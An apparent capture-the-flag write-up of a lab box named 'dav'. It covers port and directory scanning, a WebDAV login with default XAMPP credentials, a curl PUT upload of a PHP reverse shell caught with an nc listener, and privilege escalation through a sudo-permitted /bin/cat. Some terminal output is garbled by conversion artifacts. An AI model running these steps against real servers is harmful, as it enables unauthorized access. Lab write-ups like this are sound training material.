

Start with an Nmap scan.

```
(root@kali)~[/home/kali/Desktop/boxes/dav]
# cat scan.nmap
Nmap 7.95 scan initiated Wed Apr  9 20:53:09 2025 as: /usr/lib/nmap/nmap -sV -sC -oA scan 10.10.111.83
Nmap scan report for 10.10.111.83
Host is up (0.022s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Apr  9 20:53:16 2025 -- 1 IP address (1 host up) scanned in 7.99 seconds

(root@kali)~[/home/kali/Desktop/boxes/dav]
#
```

Only port 80 is open.

```
root@kali: /home/kali/Desktop/boxes/dav x root@kali: /home/kali/Desktop/boxes/dav x kali@kali: ~ x
(root@kali)~[/home/kali/Desktop/boxes/dav]
# gobuster dir -u 10.10.111.83 -w ../../wordlist/SecLists/Discovery/Web-Content/common.txt

Gobuster v3.6 (balmanalazem@ovpn)
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.111.83 --data-headers is not supported by ovpn-dco, disabling data cha
[+] Method: GET --data-headers is not supported by ovpn-dco, disabling data cha
[+] Threads: 10 --data-headers is not supported by ovpn-dco, disabling data cha
[+] Wordlist: ../../wordlist/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

./hta (Status: 403) [Size: 291]
./htaccess (Status: 403) [Size: 296]
./htpasswd (Status: 403) [Size: 296]
/index.html (Status: 200) [Size: 11321]
/server-status (Status: 403) [Size: 300]
/webdav (Status: 401) [Size: 459]
Progress: 4746 / 4747 (99.98%)

Finished

(root@kali)~[/home/kali/Desktop/boxes/dav]
#
```

The /webdav directory returns a 401 Unauthorized response.



After searching, we found default credentials on this [site](#).

server admin to change the default username & password. This poor design can keep the default credentials and be vulnerable to remote attacks.


# cmds

1. login to the XAMPP server's WebDAV folder

- `cadaver http://<REMOTE HOST>/webdav/`
- `user: wampp`
- `pass: xampp`

2. upload a file to the webdav folder

- `put /tmp/helloworld.txt`



The passwd.dav file is a rabbit hole, so we need to upload our reverse shell using curl instead.

```

(root@kali)~/home/kali/Desktop/boxes/dav
# curl -u wampp:xampp -X PUT --upload-file shellPleaseWork.php http://10.10.137.43/webdav/Shell.php

(root@kali)~/home/kali/Desktop/boxes/dav
# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.14.98.178] from (UNKNOWN) [10.10.137.43] 46868
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/webdav$ ^Z
zsh: suspended nc -lvp 4444

(root@kali)~/home/kali/Desktop/boxes/dav
# stty raw -echo; fg
[1] + continued: nc -lvp 4444

www-data@ubuntu:/var/www/html/webdav$ whoami
www-data
www-data@ubuntu:/var/www/html/webdav$ cd /home/
www-data@ubuntu:/home$ ls
merlin  wampp
www-data@ubuntu:/home$ cd merlin/
www-data@ubuntu:/home/merlin$ cat user.txt
root
www-data@ubuntu:/home/merlin$

```

Running `sudo -l` showed that we can execute `/bin/cat` as root, allowing us to read the `root.txt` file, as shown below.

```

www-data@ubuntu:/home/merlin$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
www-data@ubuntu:/home/merlin$ sudo /bin/cat /root/root.txt
10110100c1a896d04b0600a7a7a7a5
www-data@ubuntu:/home/merlin$

```